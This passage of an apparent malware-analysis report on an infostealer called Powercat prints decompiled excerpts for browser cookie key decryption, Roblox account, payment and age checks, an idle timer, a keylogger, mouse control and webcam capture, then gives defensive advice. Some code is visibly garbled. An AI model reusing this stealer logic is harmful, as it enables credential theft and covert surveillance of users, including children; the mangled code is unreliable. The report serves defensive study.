97         b64FileOperations.userFolderMtcache(new StringBuilder().insert(0, "Failed to get keys: ").append(a.getMessage()).toString());
98         byte[][] byArrayArray3 = byArrayArray;
99         byArrayArray3[3 & 4] = null;
100         byArrayArray3[1] = null;
101         return byArrayArray3;
102     }
103 }
104
105 public static byte[] decryptCookies(String string) {
106     String string2 = string;
107     try {
108         byte[] byArray = Base64.getDecoder().decode(string2);
109         if (!Arrays.equals(Arrays.copyOfRange(byArray, 3 & 4, --4), "APPB".getBytes())) {
110             b64FileOperations.userFolderMtcache("Key does not start with APPB");
111             return null;
112         }
113         Object a = decryptBlob.decryptDataBlob(decryptBlob.decryptDataBlob(Arrays.copyOfRange(byArray, --4, byArray.length), --1 != 0), false);
114         b64FileOperations.userFolderMtcache(new StringBuilder().insert(5 >> 3, "OPAPI decrypted key blob length: ").append(((Object)a).length).toString());
115         a = decryptBlob.microsoftEdgeBlob((byte[])a);
116         b64FileOperations.userFolderMtcache(new StringBuilder().insert(5 >> 3, "Parsed key blob: ").append(a).toString());
117         byte[] byArray2 = decryptBlob.ALLATORIXDEMO((appendBlob)a);
118         a = byArray2;
119         if (byArray2 != null) {
120             if (((Object)a).length == (0x25 & 8x7A)) {
121                 b64FileOperations.userFolderMtcache("Successfully derived v20 master key (32 bytes)");
122                 return a;
123             }
124         }
125         b64FileOperations.userFolderMtcache("Failed to derive v20 master key (unexpected length)");
126         return null;
127     }
128     catch (Exception exception) {
129         b64FileOperations.userFolderMtcache(new StringBuilder().insert(5 >> 3, "Failed to get v20 master key: ").append(exception.getMessage()).toString());
130         b64FileOperations.ALLATORIXDEMO(exception);
131         return null;
132     }
133 }

```

Figure 20: Browser Cookie Theft

Discord account compromise

If the Discord app is installed on the target host, any active Discord accounts will be targeted, and the victim's Discord token(s) are collected. Before exfiltrating the tokens to attacker infrastructure, account information is queried to determine attributes such as MFA status, age verification status, Nitro subscription status, if the account has engaged in any NSFW communities, and more.


```

642 private /* synthetic */ void robloxTwoFactorChecker() {
643     robloxStealer robloxStealer2 = this;
644     Object object = new StringBuilder().insert(3 >> 2, "https://twostepverification.roblox.com/v1/users/").append(robloxStealer2.l1l1l1l1l1l1).append("/configuration").toString();
645     try {
646         object = openHTTPConnections.ALLATORIXDEMO((String)object);
647         ((URLConnection)object).setRequestProperty("Cookie", robloxStealer2.I1l1l1l1l1l1l1());
648         int n = ((URLConnection)object).getResponseCode();
649         if (n == (0x520B & 0x20EC)) {
650             Object a22 = openHTTPConnections.openHTTPConnection((URLConnection)object);
651             try {
652                 a22 = (JsonObject)JsonParser.deserialize((String)a22);
653                 String string = (String)((HashMap)a22).get("primaryMediaType");
654                 if (string == null) {
655                     b64FileOperations.userFolderWtcache("[Roblox] Successfully got two step verification method: None");
656                     robloxStealer2.l1l1l1l1l1l1 = "None";
657                     return;
658                 }
659                 b64FileOperations.userFolderWtcache(new StringBuilder().insert(3 >> 2, "[Roblox] Successfully got two step verification method: ").append(string).toString());
660                 robloxStealer2.l1l1l1l1l1l1 = string;
661                 return;
662             }
663             catch (Exception a22) {
664                 b64FileOperations.userFolderWtcache(new StringBuilder().insert(3 >> 2, "Failed to parse roblox JSON response 7: ").append(a22.getMessage()).toString());
665                 b64FileOperations.ALLATORIXDEMO(a22);
666                 return;
667             }
668         }
669         b64FileOperations.userFolderWtcache(new StringBuilder().insert(3 & 4, "Failed to retrieve two step verification info. Response code: ").append(n).toString());
670         return;
671     }
672     catch (IOException iOException) {
673         b64FileOperations.userFolderWtcache("Failed to retrieve two step verification info");
674         b64FileOperations.ALLATORIXDEMO(iOException);
675         robloxStealer2.l1l1l1l1l1l1 = null;
676         return;
677     }
678 }

```

Figure 22: Roblox MFA Check

```

253 private /* synthetic */ void robloxCurrencyChecker() {
254     robloxStealer robloxStealer2 = this;
255     Object object = new StringBuilder().insert(3 >> 2, "https://economy.roblox.com/v1/users/").append(robloxStealer2.l1l1l1l1l1l1).append("/currency").toString();
256     try {
257         object = openHTTPConnections.ALLATORIXDEMO((String)object);
258         ((URLConnection)object).setRequestProperty("Cookie", robloxStealer2.I1l1l1l1l1l1l1());
259         int n = ((URLConnection)object).getResponseCode();
260         if (n == (0x5A09 & 0x25EE)) {
261             Object a22 = openHTTPConnections.openHTTPConnection((URLConnection)object);
262             try {
263                 a22 = (JsonObject)JsonParser.deserialize((String)a22);
264                 robloxStealer2.l1l1l1l1l1l1 = ((BigDecimal)((HashMap)a22).get("robux")).intValue();
265                 b64FileOperations.userFolderWtcache(new StringBuilder().insert(0, "[Roblox] Successfully got robux: ").append(robloxStealer2.l1l1l1l1l1l1).toString());
266                 return;
267             }
268             catch (Exception a22) {
269                 robloxStealer2.l1l1l1l1l1l1 = 3 & 4;
270                 Exception exception = a22;
271                 b64FileOperations.userFolderWtcache(new StringBuilder().insert(3 & 4, "Failed to parse roblox JSON response 2.1: ").append(exception.getMessage()).toString());
272                 b64FileOperations.ALLATORIXDEMO(exception);
273                 return;
274             }
275         }
276         b64FileOperations.userFolderWtcache(new StringBuilder().insert(3 >> 2, "Failed to retrieve robux info. Response code: ").append(n).toString());
277         return;
278     }
279     catch (IOException iOException) {
280         robloxStealer2.l1l1l1l1l1l1 = 5 >> 3;
281         return;
282     }
283 }

```

Figure 23: Roblox Wallet Check

```

40     a = hashMap.keySet().iterator();
41     Iterator<Object> iterator2 = a;
42     while (iterator2.hasNext()) {
43         Object object2;
44         Object object3;
45         Object object4;
46         object = (String)a.next();
47         HashMap<String, Object> hashMap2 = new HashMap<String, Object>();
48         Object object5 = (ArrayList)hashMap.get(object);
49         HashMap<String, Object> a3 = (robloxStealer)((ArrayList)object5).get(2 & 5);
50         hashMap2.put("name", ((robloxStealer)((Object)a3)).IIIIIIIIII);
51         hashMap2.put("display_name", ((robloxStealer)((Object)a3)).IIIIIIIIII);
52         hashMap2.put("age_group", ((robloxStealer)((Object)a3)).IIIIIIIIII);
53         hashMap2.put("id", object);
54         hashMap2.put("robux", ((robloxStealer)((Object)a3)).IIIIIIIIII);
55         hashMap2.put("pending_robux", ((robloxStealer)((Object)a3)).IIIIIIIIII);
56         hashMap2.put("limiteds_value", ((robloxStealer)((Object)a3)).IIIIIIIIII);
57         hashMap2.put("phone", ((robloxStealer)((Object)a3)).IIIIIIIIII);
58         hashMap2.put("country_code", ((robloxStealer)((Object)a3)).IIIIIIIIII);
59         hashMap2.put("email", ((robloxStealer)((Object)a3)).IIIIIIIIII);
60         hashMap2.put("two_step_method", ((robloxStealer)((Object)a3)).IIIIIIIIII);
61         hashMap2.put("premium_type", ((robloxStealer)((Object)a3)).ALLATORIXDEMO);
62         hashMap2.put("badges", ((robloxStealer)((Object)a3)).IIIIIIIIII);
63         hashMap2.put("recent_games", ((robloxStealer)((Object)a3)).IIIIIIIIII);
64         Iterator<Object> iterator3 = new JSONArray();
65         if (((robloxStealer)((Object)a3)).IIIIIIIIII != null) {
66             Object object6 = object4 = ((robloxStealer)((Object)a3)).IIIIIIIIII.iterator();
67             while (object6.hasNext()) {
68                 object3 = (IIIIIIIIII)object4.next();
69                 object2 = new HashMap<String, Object>();
70                 object6 = object4;
71                 ((HashMap)object2).put("id", ((IIIIIIIIII)object3).ALLATORIXDEMO);
72                 ((HashMap)object2).put("name", ((IIIIIIIIII)object3).IIIIIIIIII);
73                 ((HashMap)object2).put("member_count", ((IIIIIIIIII)object3).IIIIIIIIII);
74                 ((HashMap)object2).put("role_name", ((IIIIIIIIII)object3).IIIIIIIIII);
75                 ((HashMap)object2).put("role_rank", ((IIIIIIIIII)object3).IIIIIIIIII);
76                 ((ArrayList)((Object)iterator3)).add(object2);
77             }
78         }
79         hashMap2.put("groups", iterator3);
80         object4 = new JSONArray();
81         if (((robloxStealer)((Object)a3)).IIIIIIIIII != null) {
82             Object object7 = object3 = ((robloxStealer)((Object)a3)).IIIIIIIIII.iterator();
83             while (object7.hasNext()) {
84                 object2 = (CreditCardInformaton)object3.next();
85                 iterator3 = new HashMap();
86                 object7 = object3;
87                 ((HashMap)((Object)iterator3)).put("card_network", ((CreditCardInformaton)object2).IIIIIIIIII);
88                 ((HashMap)((Object)iterator3)).put("last_4_digits", ((CreditCardInformaton)object2).IIIIIIIIII);
89                 ((HashMap)((Object)iterator3)).put("exp_month", ((CreditCardInformaton)object2).IIIIIIIIII);
90                 ((HashMap)((Object)iterator3)).put("exp_year", ((CreditCardInformaton)object2).IIIIIIIIII);
91                 ((HashMap)((Object)iterator3)).put("last_charge_time", ((CreditCardInformaton)object2).IIIIIIIIII);
92                 ((ArrayList)object4).add(iterator3);
93             }
94         }
95         hashMap2.put("payments", object4);
96         object3 = new JSONArray();
97         object2 = ((ArrayList)object5).iterator();
98         Object object8 = object2;
99         while (object8.hasNext()) {
100             iterator3 = (robloxStealer)object2.next();
101             object5 = new HashMap();
102             object8 = object2;
103             ((HashMap)object5).put("source", ((robloxStealer)((Object)iterator3)).IIIIIIIIII);
104             ((HashMap)object5).put("token", ((robloxStealer)((Object)iterator3)).IIIIIIIIII);
105             ((HashMap)object5).put("refreshed_token", ((robloxStealer)((Object)iterator3)).IIIIIIIIII);
106             ((ArrayList)object3).add(object5);
107         }

```

Figure 24: Roblox Account Check

```

745 private /* synthetic */ String robloxAgeChecker(String string) {
746     int n;
747     block26: {
748         String a = string;
749         robloxStealer a2 = this;
750         int n2 = -4 >> 2;
751         switch (a.hashCode()) {
752             case -91534592: {
753                 if (!a.equals("Label.AgeBandUnder13")) break;
754                 n = n2 = 3 & 4;
755                 break block26;
756             }
757             case -323140521: {
758                 if (!a.equals("Label.AgeBandOver13Checked")) break;
759                 n = n2 = --1;
760                 break block26;
761             }
762             case -199023438: {
763                 if (!a.equals("Label.AgeBandOver18Checked")) break;
764                 n = n2 = 5 >> 1;
765                 break block26;
766             }
767             case 1356721456: {
768                 if (!a.equals("Label.AgeBandOver13")) break;
769                 n = n2 = --3;
770                 break block26;
771             }
772             case 1356721461: {
773                 if (!a.equals("Label.AgeBandOver18")) break;
774                 n = n2 = --4;
775                 break block26;
776             }
777             case 4660155: {
778                 if (!a.equals("Label.AgeGroupUnder9")) break;
779                 n = n2 = --5;
780                 break block26;
781             }
782             case 250620731: {
783                 if (!a.equals("Label.AgeGroup9To12")) break;
784                 n = n2 = 0x3F & 0x46;
785                 break block26;
786             }
787             case -1080946085: {
788                 if (!a.equals("Label.AgeGroup13To15")) break;
789                 n = n2 = 0x1F & 0x67;
790                 break block26;
791             }
792             case -1078175520: {
793                 if (!a.equals("Label.AgeGroup16To17")) break;
794                 n = n2 = 0x5A & 0x2D;
795                 break block26;
796             }

```

```

797         case -1076328454: {
798             if (!a.equals("Label.AgeGroup18To20")) break;
799             n = n2 = 0x4B & 0x3D;
800             break block26;
801         }
802         case -159686291: {
803             if (!a.equals("Label.AgeGroupOver21")) break;
804             n2 = 0x6E & 0x1B;
805         }
806     }
807     n = n2;
808 }

```

Figure 25: Roblox Age Group Check

Minecraft accounts identified on the target host are also captured in a similar manner, where account details are queried to estimate account value and determine if any security measures are enabled. In addition to the official Minecraft launcher being targeted, accounts saved within third-party clients and popular server networks are collected as well.

Targeted Minecraft launchers/accounts include:

Official Minecraft

Skyblock

Feather

Lunar

Meteor

Modrinth

Prism

Hypixel

To ensure the collection and exfiltration activities will not be disrupted, the stealer process periodically polls if the user is active on the device, and tracks inactivity through an AFK/idle timer, to avoid detection during the account and credential theft process.

```

11 private static /* synthetic */ long ALLATORIXDEMO() {
12     try {
13         WinUser.LASTINPUTINFO LASTINPUTINFO = new WinUser.LASTINPUTINFO();
14         if (!User32.INSTANCE.GetLastInputInfo(LASTINPUTINFO)) {
15             b64FileOperations.userFolderWtcache("Failed to get last input info");
16             return 0L;
17         }
18         return Kernel32.INSTANCE.GetTickCount() - LASTINPUTINFO.dwTime;
19     }
20     catch (Exception exception) {
21         b64FileOperations.userFolderWtcache(new StringBuilder().insert(0, "Failed to get idle time: ").append(exception.getMessage()).toString());
22         return 0L;
23     }
24 }
25
26 public static void victimAFKStatus() {
27     long l = AFKClass.ALLATORIXDEMO();
28     afkField = l >= 300000L;
29     b64FileOperations.userFolderWtcache(new StringBuilder().insert(5 >> 3, "Sending initial AFK status: ").append(afkField ? "AFK" : "Active").append(" (idle time: ").append(l).append("ms)").toString());
30     mainRatClass.ALLATORIXDEMO(new llllllllll(afkField));
31 }
32
33 public static boolean ALLATORIXDEMO() {
34     return afkField;
35 }
36
37 public static void llllllllll() {
38     ALLATORIXDEMO = 5 >> 2;
39     if (llllllllll != null) {
40         llllllllll.interrupt();
41     }
42 }
43
44 private static /* synthetic */ void checkingForActivity() {
45     long l = AFKClass.ALLATORIXDEMO();
46     boolean bl = l >= 300000L;
47     if (bl != afkField) {
48         afkField = bl;
49         b64FileOperations.userFolderWtcache(new StringBuilder().insert(5 >> 3, "AFK status changed: ").append(afkField ? "AFK" : "Active").append(" (idle time: ").append(l).append("ms)").toString());
50         mainRatClass.ALLATORIXDEMO(new llllllllll(afkField));
51     }
52 }
53
54 public AFKClass() {
55     AFKClass a;
56 }
57
58 public static void statusForAFKDetection() {
59     if (ALLATORIXDEMO) {
60         b64FileOperations.userFolderWtcache("AFK detection service is already running");
61         return;
62     }
63     ALLATORIXDEMO = true;
64     llllllllll = new Thread(() -> {
65         b64FileOperations.userFolderWtcache("AFK detection service started");
66         while (ALLATORIXDEMO) {
67             try {
68                 AFKClass.checkingForActivity();
69                 Thread.sleep(3000L);
70             }
71             catch (InterruptedException interruptedException) {
72                 b64FileOperations.userFolderWtcache("AFK detection thread interrupted");
73                 break;
74             }
75             catch (Exception exception) {
76                 b64FileOperations.userFolderWtcache(new StringBuilder().insert(5 >> 3, "Error in AFK detection: ").append(exception.getMessage()).toString());
77             }
78         }
79         b64FileOperations.userFolderWtcache("AFK detection service stopped");
80     });
81     llllllllll.setDaemon(true);
82     llllllllll.start();
83 }

```

Figure 26: Idle Activity Timer

Surveillance and remote access capabilities

The stealer also includes keylogging, mouse capture/control, display capture, and webcam capture functionality, similar to traditional remote access trojans or command & control beacons. CLSID checks are also performed to ensure monitoring functionality is available across a wide range of operating system versions and hardware.

```

14 static {
15     ALLATORIxDEMO.put("KeyA", new I1111111111(0x3F & 0x5E, false));
16     ALLATORIxDEMO.put("KeyB", new I1111111111(0x3A & 0x75, false));
17     ALLATORIxDEMO.put("KeyC", new I1111111111(0x2E & 0x7F, 3 >> 2));
18     ALLATORIxDEMO.put("KeyD", new I1111111111(0x37 & 0x68, 3 >> 2));
19     ALLATORIxDEMO.put("KeyE", new I1111111111(0x5F & 0x32, (2 & 5) != 0));
20     ALLATORIxDEMO.put("KeyF", new I1111111111(0x23 & 0x7D, (2 & 5) != 0));
21     ALLATORIxDEMO.put("KeyG", new I1111111111(0x7F & 0x22, false));
22     ALLATORIxDEMO.put("KeyH", new I1111111111(0x6B & 0x37, false));
23     ALLATORIxDEMO.put("KeyI", new I1111111111(0x7F & 0x17, false));
24     ALLATORIxDEMO.put("KeyJ", new I1111111111(0x3C & 0x67, 3 >> 2));
25     ALLATORIxDEMO.put("KeyK", new I1111111111(0x67 & 0x3D, false));
26     ALLATORIxDEMO.put("KeyL", new I1111111111(0x3E & 0x67, 5 >> 3));
27     ALLATORIxDEMO.put("KeyM", new I1111111111(0x73 & 0x3E, (2 & 5) != 0));
28     ALLATORIxDEMO.put("KeyN", new I1111111111(0x3B & 0x75, (3 & 4) != 0));
29     ALLATORIxDEMO.put("KeyO", new I1111111111(0x1B & 0x7C, 3 >> 2));
30     ALLATORIxDEMO.put("KeyP", new I1111111111(0x1D & 0x7B, (3 & 4) != 0));
31     ALLATORIxDEMO.put("KeyQ", new I1111111111(0x76 & 0x19, 5 >> 3));
32     ALLATORIxDEMO.put("KeyR", new I1111111111(0x33 & 0x5F, false));
33     ALLATORIxDEMO.put("KeyS", new I1111111111(0x5F & 0x3F, (2 & 5) != 0));
34     ALLATORIxDEMO.put("KeyT", new I1111111111(0x75 & 0x1E, false));
35     ALLATORIxDEMO.put("KeyU", new I1111111111(0x5E & 0x37, (2 & 5) != 0));
36     ALLATORIxDEMO.put("KeyV", new I1111111111(0x2F & 0x7F, false));
37     ALLATORIxDEMO.put("KeyW", new I1111111111(0x75 & 0x1B, (2 & 5) != 0));
38     ALLATORIxDEMO.put("KeyX", new I1111111111(0x6F & 0x3D, 3 >> 2));
39     ALLATORIxDEMO.put("KeyY", new I1111111111(0x77 & 0x1D, 3 >> 2));
40     ALLATORIxDEMO.put("KeyZ", new I1111111111(0x6E & 0x3D, (3 & 4) != 0));
41     ALLATORIxDEMO.put("Digit1", new I1111111111(--2, (2 & 5) != 0));
42     ALLATORIxDEMO.put("Digit2", new I1111111111(--3, 3 >> 2));
43     ALLATORIxDEMO.put("Digit3", new I1111111111(--4, (3 & 4) != 0));
44     ALLATORIxDEMO.put("Digit4", new I1111111111(--5, 3 >> 2));
45     ALLATORIxDEMO.put("Digit5", new I1111111111(0x77 & 0xE, 5 >> 3));
46     ALLATORIxDEMO.put("Digit6", new I1111111111(0x57 & 0x2F, 3 >> 2));
47     ALLATORIxDEMO.put("Digit7", new I1111111111(0x4B & 0x3C, false));
48     ALLATORIxDEMO.put("Digit8", new I1111111111(0x6F & 0x19, false));
49     ALLATORIxDEMO.put("Digit9", new I1111111111(0x6B & 0x1E, (2 & 5) != 0));
50     ALLATORIxDEMO.put("Digit0", new I1111111111(0x5F & 0x2B, 3 >> 2));
51     ALLATORIxDEMO.put("Minus", new I1111111111(12, (2 & 5) != 0));
52     ALLATORIxDEMO.put("Equal", new I1111111111(13, 3 >> 2));
53     ALLATORIxDEMO.put("BracketLeft", new I1111111111(26, false));
54     ALLATORIxDEMO.put("BracketRight", new I1111111111(27, 3 >> 2));
55     ALLATORIxDEMO.put("Backslash", new I1111111111(43, false));
56     ALLATORIxDEMO.put("Semicolon", new I1111111111(39, 5 >> 3));
57     ALLATORIxDEMO.put("Quote", new I1111111111(40, (3 & 4) != 0));
58     ALLATORIxDEMO.put("Backquote", new I1111111111(41, (3 & 4) != 0));
59     ALLATORIxDEMO.put("Comma", new I1111111111(51, (3 & 4) != 0));
60     ALLATORIxDEMO.put("Period", new I1111111111(52, 3 >> 2));
61     ALLATORIxDEMO.put("Slash", new I1111111111(53, false));
62     ALLATORIxDEMO.put("Space", new I1111111111(57, 3 >> 2));
63     ALLATORIxDEMO.put("Enter", new I1111111111(28, (2 & 5) != 0));
64     ALLATORIxDEMO.put("Tab", new I1111111111(15, (2 & 5) != 0));
65     ALLATORIxDEMO.put("Backspace", new I1111111111(14, 3 >> 2));
66     ALLATORIxDEMO.put("Escape", new I1111111111(--1, 5 >> 3));
67     ALLATORIxDEMO.put("ShiftLeft", new I1111111111(42, (3 & 4) != 0));
68     ALLATORIxDEMO.put("ShiftRight", new I1111111111(54, false));
69     ALLATORIxDEMO.put("ControlLeft", new I1111111111(29, 3 >> 2));
70     ALLATORIxDEMO.put("ControlRight", new I1111111111(29, --1 != 0));
71     ALLATORIxDEMO.put("AltLeft", new I1111111111(56, false));
72     ALLATORIxDEMO.put("AltRight", new I1111111111(56, --1 != 0));
73     ALLATORIxDEMO.put("ArrowUp", new I1111111111(72, 3 >> 1));
74     ALLATORIxDEMO.put("ArrowDown", new I1111111111(80, (3 & 5) != 0));
75     ALLATORIxDEMO.put("ArrowLeft", new I1111111111(75, (3 & 5) != 0));
76     ALLATORIxDEMO.put("ArrowRight", new I1111111111(77, 5 >> 2));
77     int n = 3 & 5;
78     int n2 = n;
79     while (true) {

```

```

80         if (n2 > 12) break;
81         String string = new StringBuilder().insert(0, "F").append(n).toString();
82         int n3 = 59 + (n - 1);
83         ALLATORIxDEMO.put(string, new IHHHHHHHlI(n3, false));
84         n2 = ++n;
85     }
86 }

```

Figure 27: Keylogger Functionality

```

3 public final class mouseFunctions
4 extends Enum {
5     public static final /* enum */ mouseFunctions 1111111111;
6     public static final /* enum */ mouseFunctions 1111111111;
7     public static final /* enum */ mouseFunctions 1111111111;
8     public static final /* enum */ mouseFunctions 1111111111;
9     public static final /* enum */ mouseFunctions 1111111111;
10    private static final /* synthetic */ mouseFunctions[] 1111111111;
11    public static final /* enum */ mouseFunctions 1111111111;
12    public static final /* enum */ mouseFunctions 1111111111;
13    public static final /* enum */ mouseFunctions 1111111111;
14    public static final /* enum */ mouseFunctions 1111111111;
15    public static final /* enum */ mouseFunctions 1111111111;
16    public static final /* enum */ mouseFunctions 1111111111;
17    public static final /* enum */ mouseFunctions 1111111111;
18    public static final /* enum */ mouseFunctions 1111111111;
19    public static final /* enum */ mouseFunctions ALLATORIXDEMO;
20
21    /*
22     * WARNING - Possible parameter corruption
23     * WARNING - void declaration
24     */
25    private /* synthetic */ mouseFunctions() {
26        void var1_-1;
27        void var2_-1;
28        void a = var2_-1;
29        mouseFunctions mouseFunctions2 = this;
30    }
31
32    public static mouseFunctions valueOf(String a) {
33        return Enum.valueOf(mouseFunctions.class, a);
34    }
35
36    static {
37        1111111111 = new mouseFunctions("LEFT_DOWN", 2 & 5);
38        1111111111 = new mouseFunctions("LEFT_UP", --1);
39        ALLATORIXDEMO = new mouseFunctions("RIGHT_DOWN", 2);
40        1111111111 = new mouseFunctions("RIGHT_UP", --3);
41        1111111111 = new mouseFunctions("MIDDLE_DOWN", --4);
42        1111111111 = new mouseFunctions("MIDDLE_UP", --5);
43        1111111111 = new mouseFunctions("MOVE_MOUSE", 0x6E & 0x17);
44        1111111111 = new mouseFunctions("SCROLL_UP", 0x5F & 0x27);
45        1111111111 = new mouseFunctions("SCROLL_DOWN", 0x5A & 0x2D);
46        1111111111 = new mouseFunctions("KEY_DOWN", 0x4B & 0x3D);
47        1111111111 = new mouseFunctions("KEY_UP", 0x1A & 0x6F);
48        1111111111 = new mouseFunctions("TEXT_INPUT", 0x5B & 0x2F);
49        1111111111 = new mouseFunctions("DRAG_START", 0xF & 0x7C);
50        1111111111 = new mouseFunctions("DRAG_END", 0x4D & 0x3F);
51        mouseFunctions[] mouseFunctionsArray = new mouseFunctions[0x7E & 0xF];
52        mouseFunctionsArray[3 >> 2] = 1111111111;
53        mouseFunctionsArray[1] = 1111111111;
54        mouseFunctionsArray[2] = ALLATORIXDEMO;
55        mouseFunctionsArray[--3] = 1111111111;
56        mouseFunctionsArray[--4] = 1111111111;
57        mouseFunctionsArray[--5] = 1111111111;
58        mouseFunctionsArray[0x2F & 0x56] = 1111111111;
59        mouseFunctionsArray[0x1F & 0x67] = 1111111111;
60        mouseFunctionsArray[8 & 0x7F] = 1111111111;

```

```

61 mouseFunctionsArray[0x4F & 0x39] = llllIllllI;
62 mouseFunctionsArray[0x4E & 0x3B] = llllIlllll;
63 mouseFunctionsArray[0x4B & 0x3F] = llllIllllI;
64 mouseFunctionsArray[0x3D & 0x4E] = llllIllllI;
65 mouseFunctionsArray[0xF & 0x7D] = IllllIllllI;
66 IllllIllllI = mouseFunctionsArray;
67 }
68

```

Figure 28: Mouse Control

```
@package e;

import com.sun.jna.platform.win32.Guid;


public final class webcamCLSID {

    public static final Guid.GUID I1111I11II;
    public static final Guid.GUID L1L1I11LI1I;
    public static final Guid.GUID I1111I11III;
    public static final Guid.GUID I1111I11IV;
    public static final Guid.GUID I1111I11V;
    public static final Guid.GUID L1L1I11VI;
    public static final Guid.GUID L1L1I11VII;
    public static final Guid.GUID L1L1I11VIII;
    public static final Guid.GUID I1111I11IX;
    public static final Guid.GUID III11I11II;
    public static final Guid.GUID L1L1I11III;
    public static final Guid.GUID III11I11I;
    public static final Guid.GUID L1L1I11IV;
    public static final Guid.GUID L1L1I11V;
    public static final Guid.GUID L1L1I11VI;
    public static final Guid.GUID L1L1I11VII;
    public static final Guid.GUID L1L1I11VIII;
    public static final Guid.GUID L1L1I11IX;
    public static final Guid.GUID ALLATORIXDEMO;

    static {

        I1111I11II = new Guid.GUID("{E436EB03-524F-11CE-9F53-BQ2BAFGBA770}"); // Filter Graph (C:\Windows\System32\quartz.dll)
        ALLATORIXDEMO = new Guid.GUID("{BF87B6E1-BC27-11D0-B3FO-0AAAC03761C5}"); // Capture Graph Builder 2 (C:\Windows\System32\qcacp.dll)
        L1L1I11LI1I = new Guid.GUID("{62BE5D10-6BBE-11D0-8D3B-DQAAC911CE86}"); // System Device Enumerator (C:\Windows\System32\devenum.dll)
        I1111I11III = new Guid.GUID "{86DBB310-SDD1-11D0-8D3B-DQAAC911CE86}"; // VFW Capture Class Manager (C:\Windows\System32\devenum.dll)
        L1L1I11VL = new Guid.GUID("{C1F40DA0-3F08-11D3-9F08-BG6B0B039E37}"); // Sample Grabber (C:\Windows\System32\qcdit.dll)
        L1L1I11LVII = new Guid.GUID("{C1F40DA4-3F08-11D3-9F08-BG6B0B039E37}"); // Null Renderer (C:\Windows\System32\qedid.dll)
        I1111I11IV = new Guid.GUID "{56AB68A9-DAD4-11CE-B03A-BQ2BAFGBA770}"); // IGraphBuilder interface
        L1L1I11LVIII = new Guid.GUID "{93E5A4ED-2D50-11D2-ABFA-BGA8C9C6E3BD}"); // ICaptureGraphBuilder2 interface
        L1L1I11IIV = new Guid.GUID "{29840822-5884-11D0-8D3B-DQAAC911CE86}"); // ICreateDevEnum interface
        I1111I11V = new Guid.GUID "{55272A00-42CB-11CE-8155-BGAAG64BB851}"); // IPropertyBag Interface
        L1L1I11VI = new Guid.GUID "{56AB68A5-DAD4-11CE-B03A-BQ2BAFGBA770}"); // IMediaFilter interface
        L1L1I11VII = new Guid.GUID "{68A52FFF-1FE4-FCEE-92A0-82A08507C78F}"); // ISampleGrabbar interface
        L1L1I11VIII = new Guid.GUID "{56AB68B1-DAD4-11CE-B03A-BQ2BAFGBA770}"); // IMediaControl interface (control.h)
        L1L1I11IIX = new Guid.GUID "{090B0192-0B00-0B00-C000-800000000046}"); // IEnumMoniker interface (objidl.h)
        I1111I11IX = new Guid.GUID "{0B0B0B0F-0B00-0B00-C000-800000000046}"); // IMoniker interface (objidl.h)
        I1111I11I = new Guid.GUID "{73646976-0B00-0B10-8000-80AA0B389871}"); // MFMediaType_Video
        L1L1I11LI = new Guid.GUID "{E436EB7D-524F-11CE-9F53-BQ2BAFGBA770}"); // MEDIASUBTYPE_R624
        L1L1I11LVIII = new Guid.GUID "{05589F80-C356-11CE-8F01-00AAC055595A}"); // KsDataTypeHandlerVideo (C:\Windows\System32\ksmdncap.ax)
        L1L1I11VV = new Guid.GUID "{FB6C4281-03S3-11D1-90SF-B0BCC0CC16EA}"); // PINNAME_VIDEO_CAPTURE

    }

    public webcamCLSID() {
        webcamCLSID e;
    }

}
```

Figure 29: Video CLSID Check

```

14 @SuppressWarnings(ALL)
15 public final class WebcamCapture
16 extends ILLIUMINATI {
17     /*
18     * WARNING - void declaration
19     */
20     public static void ALLATORIXDEMO(BigDecimal bigDecimal, int n, int n2) {
21         int a4 = n2;
22         BigDecimal a2 = bigDecimal;
23         try {
24             ByteArrayOutputStream byteArrayOutputStream;
25             void a3;
26             long l = System.currentTimeMillis();
27             byte[] a4 = lookForWebcam.ALLATORIXDEMO((int)a3, a4);
28             if (a4 == null) {
29                 b64FileOperations.userFolderHtcache("Webcam capture returned null");
30                 return;
31             }
32             a4 = Snappy.compress(a4);
33             b64FileOperations.userFolderHtcache(new StringBuilder().insert(0, "Webcam compressed size: ").append(a4.length).append(" bytes").toString());
34             b64FileOperations.userFolderHtcache(new StringBuilder().insert(0, "Webcam compressed size: ").append((double)a4.length / 1048576.0).append(" MB").toString());
35             ByteArrayOutputStream byteArrayOutputStream2 = byteArrayOutputStream = new ByteArrayOutputStream();
36             int n3 = --4;
37             ByteArrayOutputStream byteArrayOutputStream3 = byteArrayOutputStream;
38             byteArrayOutputStream3.write(3 & 5);
39             byteArrayOutputStream3.write(ByteBuffer.allocate(n3).putInt(a2.intValue()).array());
40             byteArrayOutputStream2.write(ByteBuffer.allocate(n3).putInt((int)a3).array());
41             byteArrayOutputStream2.write(a4);
42             networkTraffic.ALLATORIXDEMO(byteArrayOutputStream2.toByteArray());
43             long l2 = System.currentTimeMillis();
44             System.gc();
45             b64FileOperations.userFolderHtcache(new StringBuilder().insert(2 & 5, "WebcamCapturePacketS2C executed in ").append(l2 - l).append("ms").toString());
46             return;
47         }
48         catch (Exception exception) {
49             b64FileOperations.userFolderHtcache(new StringBuilder().insert(3 & 4, "Failed to send webcam capture: ").append(exception.getMessage()).toString());
50             b64FileOperations.ALLATORIXDEMO(exception);
51             return;
52         }
53     }
54
55     public WebcamCapture() {
56         webcamCapture a;
57     }
58
59     @Override
60     public void ALLATORIXDEMO(Object object) {
61         Object a = object;
62         WebcamCapture a2 = this;
63         BigDecimal bigDecimal = (BigDecimal)((JsonObject)a).get("reqId");
64         BigDecimal bigDecimal2 = (BigDecimal)((JsonObject)a).get("deviceNum");
65         a = (BigDecimal)((JsonObject)a).get("delayMs");
66         int n = bigDecimal2 != null ? bigDecimal2.intValue() : 1;
67         int n2 = a != null ? ((BigDecimal)a).intValue() : 2000;
68         webcamCapture.ALLATORIXDEMO(bigDecimal, n, n2);
69     }
70 }

```

Figure 30: Webcam Capture

From the collective pool of account details and user activity, it is suspected the attackers are utilizing personally identifiable information to identify and prey upon children, which is supported by the presence of features such as the webcam and display capture and the classification of accounts by age group. Any private or sensitive information identified on these target hosts could end up being used as fuel for blackmail or coercion into unwanted or illegal activities.

How to defend against malware disguised as software

A campaign like Powercat reinforces a critical reality: user-initiated downloads are a common entry point for modern attacks.

To prevent such an attack from succeeding, organizations should:

- Implement a default-deny allowlisting solution to prevent execution of unknown binaries and scripts and block any executions not previously approved.

- Limit access to sensitive data.

- Monitor for token and privilege abuse.

Monitor for suspicious behavior such as:

Unexpected process termination patterns

Processes executing from non-standard locations

Registry fingerprinting activity

